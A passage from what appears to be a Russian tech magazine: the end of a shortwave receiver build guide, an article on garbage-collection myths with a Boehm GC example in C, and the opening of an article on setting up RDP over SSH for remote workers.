Можно и вовсе оставить лишь один контур, но этот вариант хуже. Разумеется, при смене каркаса нужное число витков придется подобрать. Это число витков можно рассчитать, используя известные формулы или даже онлайн-калькуляторы, то же касается и частоты резонанса контура. Помимо этого, есть достаточно простой способ оценить частоту резонанса с помощью осциллографа. Контур подключается к щупу осциллографа, а через небольшую емкость на него подается тестовый сигнал с того же осциллографа (меандр 1 кГц, 5 В). В результате на экране можно видеть затухающие колебания в момент восходящего и нисходящего фронтов с частотой резонанса контура.

Настройка

Настраивать приемник на печатной плате, в принципе, несложно, особенно если под рукой есть генератор сигналов. После того как подбором резистора R9 на коллекторе транзистора Q5 установлено напряжение около 2,5 В, на генераторе выставляем сигнал, скажем частотой 7200 кГц, включаем амплитудную модуляцию сигналом в 1 кГц и устанавливаем амплитуду, например 10 мВ, чтоб уж наверняка. Сигнал подаем на вход приемника и с помощью синтезатора настраиваемся на эту частоту.

Затем подстраиваем входной контур так, чтобы громкость была максимальна. Если сигнал слишком сильный, следует подкрутить аттенюатор, чтобы напряжение АРУ было в районе 3000 мВ. Теперь подстраиваем с помощью сердечников входные контуры, добиваясь минимума напряжения АРУ, что эквивалентно максимуму сигнала. Далее то же проделываем с контуром ПЧ. Все, настройка закончена, проще, чем кажется на первый взгляд.

Как показала практика, приемник не очень чувствителен к расстройке контуров, поэтому увести его далеко от оптимального значения сложно, что, безусловно, приятно.

Корпус

Я хотел сделать корпус из алюминия, но в последний момент мне стало лень пилить/сверлить, поэтому я воспользовался старым проверенным вариантом — оргстеклом. Корпус выполнен из листового оргстекла толщиной 3 мм как поддон с крышкой. Сам поддон представляет собой изогнутую буквой П пластину оргстекла, к которой приклеены боковые стенки. Изгибание оргстекла позволяет получать несколько более симпатичные формы, нежели простая склейка. Гнуть оргстекло можно как на специальном станке, так и просто при помощи паяльного фена.

Для этого оргстекло кладется на край подходящей деревяшки и греется в месте сгиба до размягчения, после чего прижимается к деревяшке и удерживается до затвердевания. Тут надо приловчиться, но ничего особо сложного нет. Температуру на фене можно выставлять градусов в 250–300 и прогревать деталь обстоятельно.


На переднюю панель корпуса выводятся ручки аттенюатора, громкости, настройки и переключения диапазонов, также на ней закрепляется экран. В боковой стенке есть прорезь для колеса конденсатора переменной емкости. На заднюю стенку выведен разъем антенны. Сверху на крышке закреплен динамик, под который сделаны фигурные пропилы.


Для склейки оргстекла хорошо подходит раствор оргстекла в дихлорэтане, оргстекло растворяется в нем достаточно хорошо, но не быстро, поэтому придется немного подождать.

WARNING

Дихлорэтан — субстанция достаточно токсичная, и дышать его парами не рекомендуется. Говорят, от нее даже часы могут остановиться на половине шестого. Так что будь внимателен и соблюдай меры предосторожности.

Готовое устройство выглядит так.





Смеситель


Смеситель, пожалуй, самый интересный узел приемника, и от качества его работы во многом зависят итоговые характеристики всего устройства. Так как же работает смеситель? Отчасти мы уже касались этого вопроса в статье о SDR-приемнике, где говорили, что задача смесителя — перемножение двух сигналов.

Если вспомнить школьную тригонометрию, то легко увидеть, что

$$A\cos(a) \cdot B\cos(b) = AB(\cos(a+b) + \cos(a-b))/2$$

Здесь A и B — амплитуды сигналов с частотами a и b. Таким образом, перемножение двух косинусов дает косинусы суммы и разности исходных частот, причем их амплитуда очевидно пропорциональна произведению амплитуд исходных функций. Более того, мы получили новые сигналы с частотой биений $a + b$ и $a - b$, а их амплитуда больше амплитуды меньшего из входных сигналов. То есть мы получили еще и некоторое усиление за счет перераспределения энергии. Собственно, Фессенден в свое время как раз и обратил на это внимание.

Хорошо, а как же перемножить сигналы? С суммой все просто, а с умножением хитрее. Представим, что у нас есть элемент с квадратичной характеристикой: если на его вход подать напряжение U, то на выходе будет напряжение, пропорциональное U^2. Это, например, диод и полевой транзистор. Теперь если заменить одно напряжение U на сумму, то выходное напряжение будет пропорционально квадрату суммы входных.



Принцип работы смесителя

Затем, вспоминая разложение квадрата суммы, мы видим, что на выходе появится произведение двух входных сигналов, а заодно и гармоники (сигналы кратной частоты) входных сигналов.

$$(\sin(a) + \sin(b))^2 = \sin(a)^2 + 2\sin(a) \cdot \sin(b) + \sin(b)^2$$

Таким образом мы перешли от сложения к умножению! Представленные формулы справедливы для квадратичной характеристики, однако похожая ситуация будет и на других нелинейных элементах, например транзисторах с экспоненциальной характеристикой. Так, экспоненту можно представить как ряд Тейлора, и у нас уже появляется квадратичный член. Впрочем, это работает не только для квадратов.

$$\exp(x) = 1 + x + x^2 / 2! + x^3 / 3! + \ldots$$

Это, разумеется, не строгое математическое объяснение, но оно дает понимание того, что происходит на самом деле.


Что же касается практической реализации смесителя, то здесь есть уйма вариантов: это и диодные смесители, и смесители на транзисторах и двузатворных полевых транзисторах. Однако из соображений простоты и по результатам нескольких экспериментов я остановился на специализированной микросхеме SA612. Стоит она недорого, работает хорошо и не требует настройки. Также вместо SA612 можно использовать SA602.

Фильтр и УПЧ

В приемнике УПЧ собран на дискретных элементах и содержит три каскада усиления и систему АРУ. Все это придется настроить, что упирается в подбор единственного резистора и подстройку контура по максимуму сигнала. К слову сказать, точная настройка контура ПЧ оказалась не так критична для работы.

Я поразмышлял, как упростить схему, и пришел в итоге к использованию микросхемы TA7642, содержащей усилитель ПЧ, детектор и АРУ, при этом требующей всего пяток внешних элементов. А использование более подходящего кварцевого фильтра LT455HTW позволило отказаться от контура ПЧ и ограничиться одним фильтром.

В результате схема существенно упростилась, а селективность приемника улучшилась. Правда, этот вариант приемника так и остался на макете.



Красный светодиод использован как стабилизатор напряжения. Работает эта схема не хуже усилителя на дискретных элементах, при этом не требует настройки и не склонна к самовозбуждению.

Входная цепь

Входная цепь представляет собой два связанных контура, перестраиваемых с помощью сдвоенного переменного конденсатора. На входной контур через катушку связи подается сигнал с аттенюатора, выполненного на переменном резисторе. Наличие аттенюатора здесь позволяет избежать перегрузки УПЧ при приеме мощных станций и делает работу с приемником более комфортной. Так, в хороший день на 16 м можно принимать пару станций, даже не подключая антенну!


В случае же слабых станций помогает точная подстройка контуров. Конечно, перестраиваемые вручную контуры входного фильтра не очень удобны и требуют настройки при смене диапазона, но это компромисс между простотой и эффективностью. Впрочем, если очень хочется, то один контур можно выкинуть. Работать будет несколько хуже, зато настраивать проще.

А вот использование варикапов во входном контуре уже не так эффективно, особенно учитывая, что управлять ими с помощью ШИМ проблематично из-за помех. Поэтому если хочется полностью автоматической перестройки, то стоит задуматься о переключаемых полосовых фильтрах, которые можно коммутировать с помощью реле, как в профессиональной аппаратуре. Это, конечно, заметно усложнит конструкцию, зато можно будет отказаться от полевого транзистора на входе.

К автоматизации можно подойти и с другой стороны, добавив еще один преобразователь частоты с достаточно высокой ПЧ (скажем, 10,7 МГц), что позволит заменить полосовые фильтры на ФНЧ. Но это уже другая история, которая выходит за рамки сегодняшней статьи.

Антенна

Хотя формально антенна и не часть приемника, но именно от нее зависит 90 процентов успеха, особенно если речь идет о крупном городе. Несколько метров провода, натянутых в комнате, — плохой вариант, поскольку позволит принять лишь самые мощные станции (и то если звезды сойдутся). Уверенные результаты при минимуме затрат можно получить, используя провод, протянутый от окна к ближайшему дереву метров на пять-десять. Подключать такую антенну лучше через согласующий трансформатор.



Трансформатор мотается на ферритовой трубке от кабеля монитора, антенная обмотка содержит десять витков, катушка связи два витка. Второй конец антенной катушки заземляется. Всегда лучше использовать нормальное заземление, но на худой конец сойдет и батарея. Выход трансформатора соединяют со входом приемника коаксиальным кабелем. Это, безусловно, суррогатная антенна, но на нее уже что-то можно ловить, вплоть до авиадиапазона.

Если есть возможность натянуть полноценный диполь, надо, конечно, так и сделать, результат будет лучше. А если возможности натянуть даже суррогатную антенну нет, можно сделать рамочную и поместить ее, скажем, на балкон. Работает она очень даже неплохо, если не забираться выше 40 м.

НЕСКОЛЬКО СОВЕТОВ НАПОСЛЕДОК

Приступая к изучению КВ-эфира, следует помнить, что качество радиоприема сильно зависит от состояния ионосферы, а значит, и от времени суток, времени года и солнечной активности. Так, днем хорошо слышно на 25 м и выше, вечером оживают диапазоны 31 и 41 м, ближе к ночи 49 м, а ночью можно услышать и средние волны.

Представленная конструкция работает в диапазоне 5800–20 000 кГц, однако это обусловлено лишь входным фильтром. Ничто не мешает подключить к ней магнитную антенну и спуститься на длинные волны или, напротив, подключить соответствующий контур и слушать авиадиапазон. При этом даже схемотехнику менять не понадобится.

Даниил Батурин
Координатор проекта VyOS (https://vyos.io), «языковед», функциональщик, иногда сетевой администратор
daniil@baturin.org

СБОРКА МУСОРА

РАЗБИРАЕМ МИФЫ ОБ АВТОМАТИЧЕСКОМ УПРАВЛЕНИИ ПАМЯТЬЮ

Когда читаешь дискуссии между сторонниками и противниками автоматического управления памятью, может сложиться впечатление, будто это какая-то единая технология, одинаково реализованная во всех языках программирования. В этой статье мы поговорим о сборке мусора — наиболее распространенном механизме управления памятью.

Споры на эту тему вообще нередко звучат как «чистый C против остальных языков». В действительности автоматическое управление памятью в C вполне возможно и применяется на практике, да и «остальные языки» и разные их реализации сильно отличаются друг от друга.

ОШИБКИ УПРАВЛЕНИЯ ПАМЯТЬЮ

Для начала вспомним, от чего нас спасает автоматическое управление памятью.

Первая и самая известная, но при этом не самая опасная — утечка памяти (memory leak). Утечка происходит, если запросить у ядра ОС память и забыть ее вернуть. В терминах языка C — вызвать `malloc()` и забыть `free()`. Программа с этой проблемой будет занимать все больше и больше памяти, пока ее не остановит пользователь или сама ОС. Поведение программы при этом остается корректным, и проблем с безопасностью утечки не вызывают.

Вторая проблема — висячие указатели (dangling pointers). Суть проблемы в том, что в программе остается указатель на участок памяти, который уже был освобожден. Для повторного обращения к такой памяти есть отдельный термин — use after free. Такие ошибки гораздо опаснее, и последствия могут быть самыми разными: от сложных в отладке глюков до возможности выполнить произвольный код — база CVE не даст соврать.

Более редкий вариант проблемы с висячим указателем — повторное освобождение (double free), которое уничтожает полезные данные.

Таким образом, от решения для автоматического управления требуются два свойства: никогда не удалять из памяти объекты, на которые есть живые указатели, и по возможности не оставлять в памяти объекты, на которые живых указателей нет.

ЧТО ДЕЛАЕТ СБОРЩИК МУСОРА?

Упрощенно можно сказать, что при запуске у программы есть непрерывный диапазон адресов, куда она может поместить свои данные. Программа с автоматическим управлением памятью сразу при запуске запрашивает у ОС область памяти под «кучу» (heap). Начальный размер кучи часто (но не всегда) можно настроить во время компиляции или выполнения. При выполнении программы размер кучи может расти.

После этого сборщик мусора периодически следит за тем, какие участки памяти еще содержат нужные данные, а какие можно освободить и заполнить новыми данными. Как именно он это делает — зависит от реализации, но об этом дальше. Для начала развеем более простые мифы.

СБОРЩИК МУСОРА — ЧАСТЬ ЯЗЫКА?

Часто можно услышать утверждения вроде «Ruby — язык со сборкой мусора» или «C — язык с ручным управлением памятью». Первое утверждение верно в том смысле, что ни одна реализация Ruby не предоставляет возможность управлять памятью вручную.

Со вторым утверждением сложнее. Сборка мусора не входит в спецификацию языка C. Тем не менее спецификация ее и не запрещает. Спецификация языка ада также не навязывает авторам компиляторов какую-то конкретную модель управления памятью, но некоторые компиляторы при этом предоставляют опциальный сборщик мусора.

Такие компиляторы C мне неизвестны, но на практике автоматически управлять памятью в программах на C вполне возможно с помощью сторонних библиотек.

Для примера мы возьмем Boehm GC. Это весьма зрелый и функциональный продукт, который использовали или поныне используют множество проектов: как приложений (например, векторный графический редактор Inkscape), так и реализаций языков программирования.

Используем Boehm GC

Многие дистрибутивы Linux предоставляют пакет с Boehm GC в репозиториях, чаще всего под именем `libgc`. В Fedora его можно поставить командой `sudo dnf install libgc-devel`, в Debian — `sudo apt-get install libgc-dev`.

Для демонстрации мы напишем программу, которая непрерывно запрашивает память под массив из тысячи целых чисел, но никогда ее не освобождает. Если бы мы использовали для выделения памяти классический `malloc()`, это была бы хрестоматийная утечка памяти. Но мы обратимся не напрямую к ОС, а к менеджеру памяти Boehm GC с помощью функции `GC_MALLOC()` и посмотрим, что будет.

Сохраним следующий код в файл `gctest.c`.

```
#include "gc.h"
#include <stdio.h>

int main() {
    GC_INIT();

    while(1) {
        printf("Allocating memory\n");
        int *p = (int*)GC_MALLOC(sizeof(int) * 1000);
        printf("There are %d free bytes in the heap now\n",
GC_get_free_bytes());
        printf("Making the object unreachable\n");
        p = NULL;
        printf("There are %d free bytes in the heap now\n",
GC_get_free_bytes());
    }
}
```

Вызовом `int *p = (int*)GC_MALLOC(sizeof(int) * 1000)` мы запрашиваем память на массив из тысячи 32-битных целых чисел (4069 байт) и сохраняем указатель на этот участок памяти в переменной `p`. Далее мы делаем эту память недоступной, заменив значение `p` нулевым указателем.

Теперь скомпилируем его командой `gcc -lgc ./gctest.c -o gctest`.

В выводе программы мы будем периодически наблюдать следующую картину: объем доступной памяти будет падать сперва до 8192 байт, затем до 4096 и, наконец, до нуля. Когда он достигнет нуля, следующая попытка выделения памяти скачком увеличит доступный объем.

```
$ ./gctest
...
There are 4096 free bytes in the heap now
Making the object unreachable
There are 4096 free bytes in the heap now
Allocating memory
There are 0 free bytes in the heap now
Making the object unreachable
There are 0 free bytes in the heap now
Allocating memory
There are 258048 free bytes in the heap now
```

По умолчанию Boehm GC выполняет сборку мусора только при острой необходимости — когда новую память взять уже негде. Если добавить в начало функции `main()` вызов `GC_enable_incremental()`, сборка мусора будет производиться чаще и объем свободной памяти не станет падать до нуля.

Вообще, у Boehm GC множество опций, которые можно менять как изнутри программы, так и извне с помощью переменных окружения.

СБОРЩИК МУСОРА — НЕУПРАВЛЯЕМЫЙ ЧЕРНЫЙ ЯЩИК?

Другое распространенное мнение: сборка мусора — это всегда «магический», скрытый от пользователя и неуправляемый процесс.

Как мы уже увидели на примере Boehm GC, это не совсем верно. Автоматическое управление памятью — это всегда компромисс, и разные приложения требуют разных тактик сборки мусора для лучшей производительности. Авторы средств разработки это прекрасно понимают.

Авторы Boehm GC открыто признают, что `GC_enable_incremental()` может ухудшить общее время выполнения программы, но повысить ее отзывчивость. Что лучше для каждой конкретной программы, могут решить только ее автор и пользователи.

JVM предоставляет огромное количество опций для выбора стратегии сборки мусора и ее параметров. Glasgow Haskell Compiler тоже содержит ряд опций, несмотря на репутацию академического языка.

Некоторые реализации языков также позволяют управлять сборкой мусора и получать данные об использовании памяти изнутри программы: например, Python, Ruby, OCaml. Авторы программ иногда предпочитают запускать сборку мусора вручную, когда связанная с этим кратковременная потеря производительности меньше всего заметна для пользователя.

Тем не менее в некоторых языках и их интерпретаторах действительно нет возможностей для ручной настройки управления памятью. Например, в Perl. Но это и не самая большая из проблем интерпретаторов языка Perl.

ВСЕ РЕАЛИЗАЦИИ СБОРКИ МУСОРА ОДИНАКОВЫ?

Первые реализации сборки мусора появились еще в шестидесятых годах прошлого века, в интерпретаторах языка лисп. С тех пор методы поиска «мертвой» памяти и ее освобождения непрерывно совершенствовались. Увы, появление новых, более эффективных методов не означает, что их сразу начнут использовать во всех языках.

Иногда реализации языков продолжают придерживаться старых методов по историческим или практическим причинам. К примеру, Perl использует самую простую стратегию из возможных — подсчет ссылок.

Подсчет ссылок и его проблемы

Когда программист на Perl пишет `$msg = "hello world"`, интерпретатор помещает значение `"hello world"` в память и сохраняет в `$msg` указатель на него. Если присвоить его другой переменной (`$hello = $msg`) или поместить в массив (`@msgs = ($msg)`), счетчик ссылок увеличивается на единицу. Как только переменные `$hello` или `@msgs` выйдут из области видимости, счетчик уменьшается. Когда счетчик достигнет нуля, память со строкой `"hello world"` считается недостижимой и освобождается.

Очевидная проблема этого подхода — циклические ссылки создают утечку памяти. Рассмотрим для примера двусвязный список. Чтобы список можно было проходить в обоих направлениях, последующий элемент ссылается на предыдущий, и наоборот. Очевидно, при использовании простого подсчета ссылок для определения недоступной памяти ни один элемент двусвязного списка никогда не станет недоступен.

Авторы Perl открыто признают эту проблему и советуют вручную использовать слабые ссылки (weak references). Почему они не перешли на более совершенные методы? Perl чаще всего используют для небольших скриптов или во всяком случае не для программ со сложными алгоритмами и структурами данных, поэтому для типичного использования это не создает проблем. Однако об этом нужно помнить, чтобы случайно не посчитать Perl хорошо пригодным для работы с такими структурами данных.

Python также использует подсчет ссылок как основной механизм, но, в отличие от Perl, содержит алгоритм поиска циклических ссылок. Поиск циклических ссылок — это более затратная операция, поэтому он не проводится на каждом цикле сборки мусора, но, по крайней мере, структуры данных вроде двусвязных списков и циклических графов не останутся в памяти навсегда.

Tracing garbage collectors

Некоторые думают, что все сборщики мусора используют подсчет ссылок, и совершенно зря. Многие языки и их компиляторы используют схему с отслеживанием (tracing garbage collector). Такие алгоритмы начинают работу от «заведомо доступных» объектов (например, глобальных переменных) и отмечают все объекты, на которые те ссылаются, — для отметки доступности служат зарезервированные биты. Затем объекты, которые не помечены как используемые, освобождаются.


Алгоритмы этого семейства объединяются термином mark-and-sweep. Среди их пользователей — JVM, .Net, Go, OCaml и многие другие языки и их библиотеки времени выполнения.

В отличие от подсчета ссылок, эти алгоритмы позволяют выполнять сборку мусора параллельно с выполнением самой программы. На практике эта возможность реализована не всегда, и многопоточная сборка мусора без ущерба для скорости выполнения однопоточных программ все еще открытая и не до конца решенная проблема. JVM, к примеру, предоставляет как однопоточную, так и параллельную реализацию для разных случаев.

ЗАКЛЮЧЕНИЕ

Знаешь ли ты, как твой любимый язык и его реализация управляют памятью? Нередко именно это знание отличает новичка от эксперта, особенно если речь идет о приложениях с высокой нагрузкой, поскольку верный выбор опций сборки мусора может сильно ускорить работу программы.

Возможно ли автоматическое управление памятью без сборки мусора и связанных с ней потерь производительности? Да, но об этом — в следующий раз.



RDP OVER SSH

КАК Я ПИСАЛ КЛИЕНТ ДЛЯ УДАЛЕНКИ ПОД ВИНДУ

Александр «Plus» Рак
Участник сообщества OmskLUG. Инженер отдела электронного взаимодействия МКУ «Информационно-технического управления».
plus@omsklug.com

Когда в кино показывают, как на Земле разражается эпидемия страшного вируса, людям там нужны в основном тушенка и патроны. Когда эта фантастика воплотилась в реальности, оказалось, что нужнее всего — туалетная бумага и удаленные рабочие места. И если с первым все понятно, второй пункт вызывает вопросы с точки зрения безопасности и выбора ПО. Когда готовое решение не подходит, нужно браться за сборку своего велосипеда.

Сервисы, с помощью которых можно организовать подключение сотрудников на удаленке, обычно работают через свои серверы. Почти всегда соединение получается медленнее прямых подключений, да и безопасность таких служб тоже под большим вопросом. Чаще всего архитектура этих решений построена вокруг реализации VNC (Virtual Network Computing). Система базируется на протоколе RFB (Remote FrameBuffer). Управление устроено так: с одного компьютера на другой передаются нажатия клавиш и движения мыши и содержимое экрана ретранслируется через сеть. Сам VNC не шифрует передаваемые данные. Если требуется обеспечить повышенную безопасность, сессия может быть установлена через SSL, SSH или VPN-туннели, что несколько усложняет задачу.

На публичных сервисах все соединения устанавливаются через сервер, который выдает ID клиентов, подключая их либо через VPN напрямую друг к другу, либо через собственный канал. Конечно, можно поднять свой VPN-сервер, настроить маршрутизацию VPN-сети и локальной сети предприятия и подключать сотрудников по прямым IP-адресам. В этом случае клиенту нужно, помимо логина, пароля и адреса подключения, передать еще клиент VPN и данные для авторизации. Для некоторых пользователей все это сложновато, а это, в свою очередь усложнит поддержку.

Пробросить порты на локальные ПК тоже не вариант. Это небезопасно, да и настраивать маршрутизацию замучаешься, когда клиентов становится больше двух. В Linux есть замечательный клиент Remmina, который позволяет пробрасывать сессии RDP/VNC через SSH-соединение без дополнительных клиентов. В Windows можно организовать SSH-туннели через клиентские приложения, которые необходимо настраивать на удаленных пользовательских машинах. SSH-клиент «из коробки» есть только в Windows 10, но как быть с юзерами семерки и восьмерки? Да и для Windows 10 придется писать батник, и не один. Все это не добавляет баллов стандартным решениям. Но всегда можно придумать нестандартное. Чем мы прямо сейчас и займемся.

ПОСТАНОВКА ЗАДАЧИ

Итак, задача у нас будет следующая. Подключать пользователя по RDP (как выяснилось, это намного привычнее для большинства из них). Самое главное преимущество RDP по сравнению с VNC — это скорость. RDP быстрее потому, что этот протокол перерисовывает на стороне клиента только измененную часть экрана, а значит, данных передается меньше. Подключение должно быть безопасным. Подключение должно выполняться с минимальными настройками и не требовать от пользователя никаких дополнительных действий.

А ЧТО СКАЖЕТ GOOGLE?

В общем-то, задача не новая, и реализаций построения SSH-туннеля существует довольно много. В Google можно с ходу найти решения на базе PuTTY или варианты для Windows 10. Мы своих пользователей любим (и свои нервы тоже). А значит, надо дать им такой инструмент, который не нужно настраивать и который будет работать надежно.

Иными словами, решение должно отвечать следующим требованиям:

- простота для пользователя;
- легкость поддержки;
- простая и понятная подготовка и настройка «серверных частей».

Решение будет основано на технологии RDP over SSH. Технически мы организуем это так:

- клиент SSH для организации туннеля с пробросом порта до целевого ПК подключения;
- автоматический старт RDP-сессии без дополнительного ввода параметров подключения.

Система должна быть легко встраиваемой, и должен быть клиент для продвинутых пользователей (опционально).

ГОТОВИМ СЕРВЕРНУЮ ЧАСТЬ

Простые вещи вроде настройки RDP или SSH-сервера мы рассматривать не будем. Инструкций в интернете имеется тьма, а у нас объем ограничен, да и перегружать статью не хочется. Также я не стану подробно рассказывать, как реализовать получение данных с Kerio Control: на странице проекта можно найти готовый код.

Первым делом нам нужно разрешить RDP-подключения на клиентских машинах в локальной сети. Если там реализовано централизованное управление типа Active Directory, тебе повезло. Разрешаем подключение к RDP в групповых политиках. Если нет, обходим рабочие места ногами и разрешаем на целевых локальных машинах RDP. Не забываем и о файрволах.

